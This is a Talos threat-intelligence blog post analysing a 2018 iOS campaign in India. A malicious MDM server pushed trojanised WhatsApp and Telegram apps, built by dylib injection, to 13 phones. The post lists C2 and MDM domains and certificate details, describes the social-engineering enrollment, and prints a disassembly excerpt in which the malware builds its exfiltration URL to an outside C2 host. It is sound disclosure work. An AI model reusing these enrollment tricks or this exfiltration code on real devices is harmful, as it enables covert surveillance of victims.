Advanced Mobile Malware Campaign in India uses Malicious MDM

By Paul Rascagneres

Published: 2018-07-12 · Archived: 2026-04-05 13:59:43 UTC

Thursday, July 12, 2018 15:00

Summary

Cisco Talos has identified a highly targeted campaign against 13 iPhones which appears to be focused on India. The attacker deployed an open-source mobile device management (MDM) system to control enrolled devices. At this time, we don't know how the attacker managed to enroll the targeted devices. Enrollment could be done through physical access to the devices, or most likely by using social engineering to entice a user to register. In social engineering attacks the victim is tricked into clicking accept or giving the attacker physical access to a device. This campaign is of note since the malware goes to great lengths to replace specific mobile apps for data interception. Talos has worked closely with Apple on countering this threat. Apple had already actioned 3 certificates associated with this actor when Talos reached out, and quickly moved to action the two others once Talos tied them to the threat.

An MDM is designed to deploy applications on enrolled devices. In this campaign we identified five applications that have been distributed by this system to the 13 targeted devices in India. Two of them appear to test the functionality of the device, one steals SMS message contents, and the remaining two report the location of the device and can exfiltrate various data.

The attacker used the BOptions sideloading technique to add features to legitimate apps, including the messaging apps WhatsApp and Telegram, that were then deployed by the MDM onto the 13 targeted devices in India. The purpose of the BOptions sideloading technique is to inject a dynamic library in the application. The malicious code inserted into these apps is capable of collecting and exfiltrating information from the device, such as the phone number, serial number, location, contacts, user's photos, SMS and Telegram and WhatsApp chat messages. Such information can be used to manipulate a victim or even use it for blackmail or bribery.


Thanks to the logs located on the MDM servers and the malware's command and control (C2) server, we were able to determine that the malware has been in use since August 2015. The campaign targeted only a few select devices (13) that are all located in India. The attacker left essential data on the servers, such as emails and usernames. As part of the attacker's development and testing it appears that they compromised their device — we observed a device named "test" or "mdmdev." The log files we identified contain the phone number of the device. The number originates from India and uses the "Vodafone India" network with roaming capability disabled. With all of this information in mind, we assume with high confidence that the malware author works out of India.

MDM is becoming more popular throughout large enterprises, and users should be aware that installing additional certificates on their device to allow remote management can result in potential malicious activity. By installing a

certificate outside of the Apple iOS trusted certificate chain, you may open up to possible third-party attacks like this. Users must be aware that accepting an MDM certificate is equivalent to allowing someone administrator access to their device, passwords, etc. This must be done with great care in order to avoid security issues and should not be something the average home user does.

The following information warns the security community and users of how this attack works. The likely use of social engineering to recruit devices serves as a reminder that users need to be wary of clicking on unsolicited links and verify identities and legitimacy of requests to access devices.

The overall workflow of the deployment method and capabilities is pictured below.



iOS MDM infrastructure

My tiny MDM


Talos identified two different MDM servers:

- hxxp://ios-certificate-update[.]com
- hxxp://www[.]wpitcher[.]com
  Both servers above are based on the open-source projectmdm-server — a small iOS MDM server. MDM


allows for operating system-level control of multiple devices from a centralized location. A remote administrator can install or remove apps, install or revoke certificates, lock the device, or change password requirements, among other things. The operator is able to uninstall legitimate applications such as Telegram and WhatsApp to install the malicious versions described in the next section.

Device enrollment


Each step of the enrollment process needs some type of user interaction. That's why Talos assumes the attackers use social engineering to get victims on the MDM. The first step for enrolling a device is to install the certificate authority:




If the user clicks on "Allow," the following message is displayed:




By clicking on "Install," the signature will switch to "Verified:"




The device is ready to be enrolled:



We can control the installed profile:



The attacker is now able to control the device. A pop-up appears when the attacker pushes a new app to the user device. Here is an example with the compromised Telegram app mentioned later in the article:



This gives the attacker a significant level of control over the victim device(s). This process is used similarly to a large-scale enterprise using MDM solutions. It is likely that the user is advised that the certificate must be installed to allow enrollment. This is most likely performed via a social engineering mechanism, i.e. a fake tech support-style call.

The attacker used a domain which allowed them to try and fool the user. The use of "ios-certificate-update[.]com" may make it easier to reassure the user that this is normal. Since we believe this attack is targeting devices in India this is also something which a non-native English speaker may see as "normal." The certificate and update naming convention is also designed to trick the user.

Technical information about the MDM

The attacker left a lot of information behind, which allowed us to analyse files used by this MDM. First, the certificate used by the MDM:

CA.crt:

```
 Serial Number: 13905745817900070731 (0xc0fb222544ceb74b)
Issuer: C=CR, ST=Split, L=Split, O=NA, OU=IT, CN=ios-certificate-update.com/emailAddress=nicholas.vukoja@mail.ru
Validity
  Not Before: Sep  6 11:33:09 2017 GMT
  Not After : Sep  6 11:33:09 2018 GMT
Subject: C=CR, ST=Split, L=Split, O=NA, OU=IT, CN=ios-certificate-update.com/emailAddress=nicholas.vukoja@mail.r
```

The certificate was issued in September 2017 and contains an email address located in Russia. Our investigation suggests that the attacker is not based out of Russia. We assume this is a false flag to point researchers toward the idea of a "classical Russian hacker." False flags are becoming more common in malware, both sophisticated and simple. It's an attempt to muddy the waters for the analysts/researchers to direct blame elsewhere.

Identity.p12:

```
 Serial Number: 14177612590375883362 (0xc4c0ff88e475d262)
Issuer: C=CR, ST=Split, L=Split, O=NA, OU=IT, CN=ios-certificate-update.com/emailAddress=Aleksi.Dushku@mail.ru
Validity
  Not Before: Jan  6 04:59:56 2018 GMT
  Not After : Jan  6 04:59:56 2019 GMT
Subject: C=CR, ST=Split, L=Split, O=NA, OU=IT, CN=ios-certificate-update.com/emailAddress=Aleksi.Dushku@mail.ru
```

This is another certificate, which points to an apparent reference to Russia by using another mail.ru address.

Server.csr:

```
 Subject: C=HR, ST=Hrvatska, L=Split, O=NA, OU=IT, CN=ios-certificate-update.com/emailAddress=nicholas.vukoja@ma
```

In this certificate, the attacker mentioned Hrvatska ("Croatia" in the Croatian language) with the same Russian email.

The certificates are self-signed, or signed by the Comodo certificate authority.

Log analysis

One of the most interesting pieces of information about the MDM is found in the log file. Because of this, we can confirm the following points:

- There are 13 compromised devices based off serial number
- All the devices are located in India (based on the phone numbers and phone providers)
- Phone models: iPhone 5.4, iPhone 7.2, iPhone 8.1, iPhone 8.2, iPhone 9.3, iPhone 9.4
- iOS versions: 10.2.1, 10.3.1, 10.3.2, 10.3.3, 11.0, 11.0.3, 11.2.1, 11.2.5, 11.2.6
  At this time, we don't know how the attacker enrolled the 13 targeted devices into the MDM. It could be

through physical access to the phones, or by using social engineering, motivating the user to enroll their device.

We believe the attackers used their personal phone to test the MDM because they included devices named "Test" and "mdmdev." These two devices share the same phone number and a name that is uncommon for a personal phone.

The phone number originates from India and is registered on the "Vodafone India" network provider. When the device was registered on the MDM server, roaming was disabled. We assess with high confidence that the author is based out of in India.

iOS Applications

Malicious applications using BOptions sideloading

Explanation

The attacker's purpose appears to deploy malicious apps onto the 13 compromised devices. To do so, they decided to use the BOptions sideloading technique. The technique is described[here](). The purpose is to inject a dynamic library into the legitimate app. The GitHub project was used by the attacker to create the malicious BOptionspro.dylib library held in the iOS package (.ipa file). The injection library can ask for additional permissions, execute code and steal information from the original application, among other things. Milan-based technology company[HackingTeam]() has previously used this technique.

Telegram, WhatsApp & AppsSLoader

In this campaign we identified three compromised versions of apps using this trick hosted on the MDM server. AppsSLoader is seemingly harmless. The app was created to test the library injection. It simply opens a pop-up to the user confirming the execution of the dynamic library. This was most likely created to test the effectiveness of the library prior to malicious deployment.

The compromised versions of the Telegram and WhatsApp applications used in this campaign are more interesting and relevant. They first contain the same malicious code. The purpose is to send collected data to a C2 server located at hxxp[:]//techwach[.]com.

```
LDUR            X0, [X29,#location]
ADRP            X1, #selRef_stringByAppendingFormat_@PAGE
LDR             X1, [X1,#selRef_stringByAppendingFormat_@PAGEOFF] ; SEL
MOV             X2, SP
STR             X0, [X2,#0x40+var_40]
ADRP            X0, #cfstr_HttpTechwachCo@PAGE ; "http://techwach.com/Reduce/"
ADD             X0, X0, #cfstr_HttpTechwachCo@PAGEOFF ; id
ADRP            X2, #cfstr_Php@PAGE ; "%@.php"
ADD             X2, X2, #cfstr_Php@PAGEOFF ; "%@.php"
BL              _objc_msgSend
MOV             X29, X29
```

